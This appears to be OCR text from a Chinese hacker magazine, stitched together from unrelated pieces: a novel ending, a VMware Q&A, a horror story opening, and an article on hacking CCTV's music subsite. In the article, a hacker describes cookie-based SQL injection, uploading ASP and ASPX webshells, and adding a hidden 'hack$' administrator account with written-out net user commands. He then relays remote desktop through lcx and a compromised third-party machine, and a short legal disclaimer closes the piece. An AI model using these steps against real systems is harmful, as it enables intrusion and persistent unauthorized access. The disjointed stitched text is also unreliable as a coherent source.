“其实那个小女孩是前任卧底的孩子，不过那个卧底死后，孩子就变成了孤儿，你一直都抚养着那个孩子，孩子叫你爸爸，你那个时候笑的很甜蜜，仿佛是你亲生的孩子一样。”老大语气有些哽咽，仿佛很伤心的样子。倒是我，感觉老大说的那些事情离自己很遥远，只是心里隐约有种凄凉的感觉。

小静冰冷的脸上，终于呈现出一丝难得的感伤，说道：“我姐姐她原来是和前任卧底一起打入内部的，姐姐和你都很爱那个孩子。其实白发人说，他原来深爱着姐姐，但是为了留下你，主动把姐姐让给了你。可是却无法忍受你们俩在他面前你侬我侬的样子，最后你的身份遭到了怀疑，白发人派人来暗杀你，没有想到你大难不死，却失忆了，而姐姐却在那场车祸中去世了。”小静有些感伤的看着东方说道：“不知道你到底在电脑上安装了什么软件，这些年来没有你，白发人对电脑车间的掌握都是一知半解。你失忆

这几年来，我们帮你灌入了新的记忆，也让白发人对你重新放心了起来。除了我们演绎了一场好戏，还有你变得很胆小怕事，而我也代替了姐姐的角色。他不知道我姐姐已经去世了，所以对于他，我还依然是那个温婉的女子。”

东方一时间无法接受这些陌生的事实，摇着脑袋不耐烦的说道：“好了，不要说了，反正那些事情我都不记得了，说了在我的心里也无法形成概念，你们装神弄鬼的把我也捉弄了，我也帮你们破案了，我他妈的也不知道自己该怎么活着了。都走吧，告诉局长给我笔钱，然后我是我，你们是你们。”东方也不知道自己怎么会这么说，只是感觉得书上说的换命之交纯属扯淡，自己被一群王八蛋给玩弄了。反正想离开，去一个没人能找到的地方，重新活给自己一次。

老三一脸莫名其妙的说道：“那是不可能的，你属于刑事部门的编制。”

东方真的快怒了，叫嚷着说道：“不是没我档案了吗？”

老三笑着说道：“是的，但是局里觉得你这次任务完成得非常好，所以决定破格给你一个编制，以后你依然可以做你热爱的卧底工作。”

我靠，不会吧，这算是什么意思呢？好不容易脱离苦海，现在又要一跟头栽进去。这种仁慈的残忍让东方无法接受，他不想变成所谓的悲情英雄，只想平凡的过一辈子，有老婆孩子，其实当警察和卧底只是小的时候才会梦想的事情，现在终于意识到警察还好，危险也就算了，卧底则是对身心的煎熬。不，一定要逃走。

东方看着病房白色的天花板下定了决心，趁着护士都不在，从床上爬了起来。四处看了看，其实可以带走的唯有一些吃的和一套衣服。穿好了衣服后，东方刚要打开房门，小静出现在了他的面前。

看着东方穿戴整齐，手里拎着一些吃的，站在病房门前一脸的尴尬就已经猜出了东方的想法。“你要离开吗？”小静口气中没有愤怒和惊讶。

东方此刻的大脑在飞速的旋转着，要怎么说呢？会不会这个女人报警，然后让警察把自己这个逃兵关起来呢。

小静闪身走进了房间，坐在了椅子上，看着病床上整齐的被褥说道：“想走就走吧，毕竟这是你自己的人生。我不会告诉别人的。”

“咦？”东方没有想到小静会这么说，但转瞬间又害怕这是小静的缓兵之计，一个长时间徘徊在黑白两道的女人，心思一定很缜密。

小静淡淡的一笑，脸上布满了说不出的忧伤：“这条路确实不是给人走的，每天都是命悬一线，能脱离苦海还是很好的。”

东方凝神的看着小静被阳光笼罩下的脸，那么得美好；仿佛一碰就会破碎。东方看着脚尖说道：“我觉得我只适合玩玩软件，编编程序，不适合做什么警察或者卧底，而且我也想像平凡人那样，找到自己的父母，娶妻生子，我不想成为一个来路都不清楚的人。”

小静轻轻的叹息着，从怀里掏出了一把钥匙和一个信封说道：“拿着吧，你是这么想的，我又何尝不是呢。走吧，别让白发人知道，我会为你做好一切的。”

白发人？东方紧盯着小静说：“他没有被抓到？”

小静摇了摇头说道：“他有一定的背景和实力，要不然也不会那么公然的买栋楼来做那种生意了。总之，要小心一些就是。”

东方看了看桌子上的钥匙和信封说道：“你为什么要帮我？”

小静苦笑着说道：“是为了姐姐，你留下的工作与其说是卧底，倒不如说是白发人的诱饵。”

东方的心一阵的悸动，想笑却一点儿也笑不出来，拿了钥匙和信封，看了看小静嘴唇轻轻的动了动说道：“谢谢。”声音却小的几乎连自己都听不到。

快速的跑出医院，东方打开了信封，里面有一个地址和一张银行卡，还有一张叫做张明的身份证，上面是东方中学时青涩时代的照片。

来到信封里写着的那个地址，这是一个两居室的房间，屋子里被打扫的很干净，粉红色的窗帘，摇曳的风铃，房间里很温馨。东方不知道为什么小静让自己来这里，坐在客厅的沙发上，东方走神着，连自己都不知道大脑在想些什么。

东方打开电视机，一些整齐的录像带摆放在抽屉里，上面标示着时间。东方好奇的打开电视机，录像带里最先出现的是一个小女孩，笑着抓着镜头叫爸爸妈妈，然后小静出现在了镜头前，柔柔的一笑，叫着老公抱着小女孩，在郊外的小树林玩着捉迷藏。不，这不是小静，里面的女孩子有着柔弱的美，而小静隐忍坚强。

东方不自觉的微笑了起来，这样的场面很温馨，可以让人把所有的烦恼都清除。逐渐的镜头里竟然出现了东方的面孔，东方惊讶的看着录像带。

东方连忙打开抽屉，把里面所有的录像带都取了出来，他想要在这些录像带里找回曾经的记忆，不过这些录像带里都是一些日常生活的事情，看着看着东方眼睛涩涩的，有种想哭的冲动。

电视里一直在放着自己和小静姐姐还有那个孩子的一些生活细节，总让东方有些不真实的错觉。白发人一直都没有出现，东方几乎把这个房间翻了个遍，到处都是三个人生活的细节。

东方向一个平凡人一样，整天坐在电脑前，沉迷在代码中。学校，小静，工作都在东方记忆中沉溺。时间过的很快，东方在这段时间一直都没有找到过自己的家人。唯一能了解的是，自己收养的女孩失踪了。在四处寻找简直让东方觉得痛苦，但那个孩子凝聚着东方几年前所有的点滴。


宁静的夜晚总让东方觉得孤独和寂寞，但是能脱离卧底的生活对东方来说也是一种幸福。东方在心里暗暗的发誓，一辈子都不会和警察有任何牵绊。

有些时候孤独会让人过分的恐慌，所以入侵网站就成了东方的一种发泄。当东方再此试图连接白发人的IP时，电脑桌面上东方看到了那个小女孩满眼恐慌的脸，还有小静被绑在厂房的照片，桌面下面留着一句话：我相信你终于无法摆脱你的宿命，也无法摆脱你生命中最看重的东西。你就算是失忆，有些东西都不会磨灭，它深深的融入在你灵魂的深处。

这是一份别具一格的挑战书，东方的心剧烈的疼痛着。抓起身边的电话，颤抖的说：“你好，是老二吗？对，我是东方，我准备去你那里复职。对想通了……”

外面的天还很黑，像是无法预示的命运。有些人永远都不能摆脱命运轨迹中的一切！

（完）



问： vmware workstation 6.5 安装无法使用，一直提示“windows 无法访问设备、路径或文件。您可能没有合适的权限访问这个项目”我用的是管理员账号登陆的？

答： 一般出现此类问题大多都是使用了绿色版，精简版才会出现的问题。你使用过程中应该没有按照说明运行.BAT.COM等文件来注册启动服务。也可能是卸载的时候你未能运行相应的卸载文件。从而服务未删除。解决方法比较简单。可以使用“反黑辅助”这个工具来删除相应的VM服务，接着在清理下注册表，等清理完成后重启下电脑，然后重新安装就可以了。

入侵CCTV网站事件始末

小编：

08年12月初，国内许多网站都转载了一个名为“CCTV官网音乐频道被黑 黑客‘小波’留秽语狂妄挑衅”的新闻贴子，大致内容为下：CCTV被黑了，黑客之猖狂让人惊诧！中国中央电视台的官方网站CCTV的音乐频道被一名自称“小波”的黑客侵入并修改了页面，并留下了挑衅的字语，如图1。另外据说CCTV也曾被很多黑客进去过，也曾在不同的页面留下标记，比如http://music.CCTV.com/151/2008-9-25/xyzy.asp就是9月25日被其他黑客小组入侵后所留的。据多家网站的站长猜测，黑客利用的是博客社区http://music.CCTV.com/kjlb.htm出现的一个漏洞，然后又被溢出得到了首页的修改权限。并在最后呼吁，加强网站数据保护是至关重要的，特别是一些关系到网友隐私以及银行金融相关的。同时，也请黑客留意，入侵网站是在破坏计算机的信息安全，是严重的犯罪行为，莫因贪玩而毁掉青春。




图1

随即，我们找到了此次入侵事件的主角小波同学，并向他询问了入侵CCTV的详细过程，于是小波就向我们叙述起了那晚所发生的事。




图2

小波：

那天晚上七点多我就到了网吧上网，十点多的时候徒弟从QQ上给我发来消息，说他入侵了CCTV的分站，我当时也很纳闷，凭他的技术竟然能入侵CCTV的分站？毕竟是我徒弟嘛，他的技术我还不了解吗？于是我就打开了CCTV的音乐分站XX.cctv.com，随便找了一个带链接的地址，然后在网址后加了个“'”进行提交，竟然出现了错误，我又在后边加上“and 1=1”进行判断，竟然提示记录了我的IP地址，估计是安装了防注入系统，于是我就想到了COOKIES注入。来尝试一下，结果构造了一个文件提交了，返回正常，然后又使用SQL注入中转的方法检测了一下，就这样得到了SA权限。

权限够大的了，我又找到了相应的目录，上传ASP一句话木马成功得到了一个WEBSHELL，这下好办了，我又上传了一个CMD到目录下，但没能上传成功，可能是服务器做了某些设置，既然我们知道管理员对ASP做了手脚，那就换下思路上传ASPX网马，但也没能上传成功，不能否认管理员的安全意识还是比较高的，既然不能上传，那就来看看有没有新建文本的权限，一般情况下都是有的，没有的话那管理员要怎么写入文件呢？我就建了一个文本后缀为aspx的马，内容就写aspx的内容，成功保存文件，接着在浏览器中打开我们的aspx网马，然后执行CMD命令“net start”，查看了一下服务器开启了哪些服务，结果发现开启了3389端口，并且安装了瑞星杀毒软件，我又执行“ipconfig /all”命令查看了一下它的IP地址，却发现是台内网的服务器，那我们该怎么办呢？尝试着使用工具建立一个系统帐户，却始终都没有成功建立，郁闷了，难道是工具不行？

于是我又手工执行SQL，发现也失败了，后来就使用小竹大哥写的注入工具恢复一下扩展，然后执行“dir c:\”，这回成功的列出了目录和文件，接着又执行“net user hack$ xiaobo /add”，结果显示命令执行成功，我又到ASPX木马上执行“net user hack$”，命令也执行成功了，接着我使用工具把HACK$添加到了管理员组中“net localgroup administrators hack$ /add ”，剩下的工作就是利用lcx反弹一下3389，使用aspx网马上传了一个lcx，结果拒绝访问，估计是被杀了，就问徒弟mars要了个免杀的lcx，又问潮仔要了一台肉鸡，因为我是在内网的。在ASPX网马执行，发现没有回显，可能是权限不够大，就使用小竹大哥的SQL注入工具来执行一下，果然执行成功了，然后我在肉鸡上监听30端口并转发8008端口，然后执行mstsc，输入“127.0.0.1:8008”，结果成功的登录了进去，如图2。

小编：

以上就是小波入侵CCTV音乐分站的详细经过，本来还想让小波把入侵过程描述的更详细一些的，可后来小波对我们说，CCTV的音乐分站已经把漏洞修补上了，一些截图已经没法截了，另外他还告诉我们说，他好象已经被监控了，于是就匆匆的下线了。

文章最后，小编要郑重的提醒各位小菜，像这样公然利用程序漏洞入侵网站的行为确实是违法的，请广大网友不要刻意模仿。我们学习计算机技术，应该要将所学的知识用在正当的途径上。

致命游戏

海边一粒沙

第一章：神秘的死亡

时钟指向了深夜11点，几乎所有的办公大楼都沉浸在一片寂静和黑暗里。只有狮魂大厦的七层还亮着光，却在黑夜里显得格外诡异。远远望去，就像是一个垂死之人临终前咄咄逼人的目光　绝望、阴森而恐怖。若不是因为有一群疯狂的黑客攻击公司的服务器，也不至于要加班的到这么晚，害得自己被这群吃人不见血的损友狠狠的宰割。李萌翔望着转瞬间干瘪的钱包，无奈的苦笑着！

张宁和李萌翔走在同事的后面，看着李萌翔苦笑，小声的说着一些少儿不宜的笑话。两个无话不说的好友，常常会有在深夜窃窃私语的习惯。突然，张宁哈哈怪笑起来，把前面的同事吓得全部转过头来，用异样的眼光看着两人。

张宁死盯着李萌翔，仍然止不住笑声，但却摆摆手示意大家没事。杜明、武言、庄飞、田灏泽几个人也是一阵暧昧的诡笑，杜明还阴阳怪气的说道："如果不是看见张宁在大街上瞧美女那一脸的色相，我们还真以为你们两个大男人之间有什么秘密呢？"

大家都听明白了话里的意思，又是一阵开怀大笑。而就在所有人准备走近大厦的时候，张宁明明看到玻璃门上浮现出了一张苍白女人的脸，也在诡异地笑着。她嘴角轻轻上扬，嘴里的鲜血顺着嘴角肆意流淌着，瞳孔小到只有针眼那么大，白生生的眼球上布满了血丝，身上的衣服满是大片黑红色的血迹……

"啊……有鬼，玻璃上面有鬼啊！"张宁突然抱头鼠窜般的躲到了李萌翔身后，紧紧抓着李萌翔的肩膀颤抖着，脸上的汗水在瞬间淋漓如雨。

大家的笑容全部僵在了脸上，因为所有人都知道张宁从来不开这样的"鬼"玩笑，就算是别人在白天谈论鬼怪之类的东西，张宁也都会暴跳如雷的大骂"迷信"，还摔东西。看见张宁一脸的恐惧表情，联想起最近公司发生的一系列怪事，他们宁愿相信张宁一定是真的看到了什么。

在坐电梯上楼时，每个人都没有出声，只是静静地站在那里。有时候沉默真是一种可怕的习惯，好像一块巨石压在所有人的胸口，大家似乎连呼吸声都变得异常沉重，随着电梯轻微的"扎扎"声上下起伏着。七楼的走廊空荡荡的，窗外映入扭曲的树影，像是魔鬼之手在召唤他们，电梯对面的时钟滴答作响，重重地敲打在人们脆弱的心上。

"好了，张宁，不是不让你喝酒吗？又出幻觉了？以后少喝酒吧！大家回到办公室去。"张宁被李萌翔从身后拉了出来，冲自己无奈的摇摇头。

张宁知道李萌翔的话绝对是有分量的，不光是因为他的哥哥李萌飞是这家网络公司的总裁，更重要的是李萌翔的工作态度与能力。在公司里李萌翔说的话从来都是说一不二的，就连那个当总裁的哥哥也无法更改。所以李萌翔一说话，大家即使紧绷的神经也必须放松下来，取而代之的是一副尴尬的干笑，但每个人的脸上却都写满了心有余悸。唯一仍然把紧张情绪表露出来的就是张宁，刚才那个女人的画面仍然在他的脑海中浮动着，即使向办公室走去的时候也仍然疑神疑鬼的望来望去。

张宁在办公室里来回走动着，一支接着一支的抽着烟，不安与狂躁，痛苦与恐惧在整个房间里滋生，突然一个悦耳的声音在房间里响起，张宁的身体狠狠的颤抖了起来，紧张的转过身盯着那台电脑，ＭＳＮ上是李萌翔发来的消息。

"张宁，你今天怎么了？"

张宁看着李萌翔发过来的消息，长长的吐了口气，手指在键盘上跳跃了起来。

"萌翔，我刚才看到吴梅了，很恐怖的样子，真的，我真的看到了，我确定那不是幻觉。"张宁紧张的叙述着，渴望着能够得到一个人的理解与心灵的支持。此刻的他已经觉得濒临崩溃的边缘了，无论走到哪里都好像有一双眼睛在紧紧的盯着自己。

"吴梅的那场车祸与我们没有任何的关系，你怎么还会看到她呢？不要多想了，一定是你的幻觉而已。"

张宁沉默的看着ＭＳＮ上李萌翔的头像，香烟没有再吸一口，只是任由香烟自己燃烧着。良久张宁才回复李萌翔道："那场车祸与我有着很大的关系，萌翔，你要保护我，只有你才能保护我。"

张宁盯着幽蓝的屏幕，狠狠的把一支烟抽完，手指在键盘上迫不及待的跳动着。张宁不知道该怎么形容这样的事情，就像无法形容自己的恐惧一样，没有人会说的清，在夜晚时身边有着一双眼睛狠狠的盯着你的那种感受。他知道李萌翔一定很迷惑自己和吴梅的死到底有着怎样的联系，为什么只有他才能救自己。张宁不想说，但是为了解脱他必须告诉李萌翔一切真相。

第二章：张宁的秘密

"吴梅出车祸的那一天，紧紧跟在她身后的那个人是我，其实每一天我都是紧紧的跟在她的身后，只是远远的守望着。我是那么的爱她，可是她爱的人却是你。我守望着她的一切，包括深爱着的你，即使是你拒绝她以后，她还是那样的深爱你，甚至不惜在公司的楼下看着你加班的背影几个小时，我的心就是在那时被狠狠的刺痛了。我的欲望也在她的专注的眼神中蔓延，我每天都跟随在她的身后，直到那一天我鬼使神差的带着头盔，奋力的追着她，也许那个时候爱和嫉妒溢满了整个胸膛，马上就要爆发了，我只是想抱抱她。

她跑的很快，惊恐的大叫着，我亲眼目睹了她回过头看着我，却忽略了从右侧而来的大货车，她狠狠的摔倒在了冰冷的马路上，身体下面是大片大片鲜红色的血液，她的目光还紧紧的向我看来，眼睛死死的盯着我。吴梅死了后我每天晚上都会看见一双眼睛狠狠的盯着我看，我在不断的重复着这样的噩梦，一天一天的熬着，可是最近看见她居然不是在梦里，在清醒的时候她会出现在

电脑屏幕里，出现在窗玻璃上，街角的对面，到处都是她的影子。吴梅那么爱你，求你帮帮我吧！”

李萌翔沉默了好久，张宁心想李萌翔一定是被自己的叙述所震撼了，他可以想像每一个字都重重的敲击在李萌翔的心上，也许这个不为人知的故事会让自己的这个好友对他的好感打了一个很大的折扣。过了良久，聊天窗口终于出现了一句冷冰冰的话：“怎么帮你？”

张宁倔直的坐在椅子上，突然之间他发现自己的求助是盲目的、苍白的，到底要李萌翔怎么救自己，他也不知道。

电脑突然间失去了一切的色彩，变成了一片黑色。张宁大喊一声，从椅子上本能的跳了起来，紧张的巡视着四周。窗外黑暗中的霓虹像是诡异的双眼，无数沉重的空气压迫而来，让人无法呼吸。突然黑色的屏幕上出现了几个大字：你想解脱吗？你想挑战死亡吗？虚拟的游戏中真实的解脱。

整个房间就在瞬间布满了轻柔奇特的音乐，却诡异的让内心充满了胆颤的情绪，在电火雷鸣间一种寻求解脱的念头在心中滋生着。张宁诚惶诚恐的坐在电脑前，点击了进入游戏。

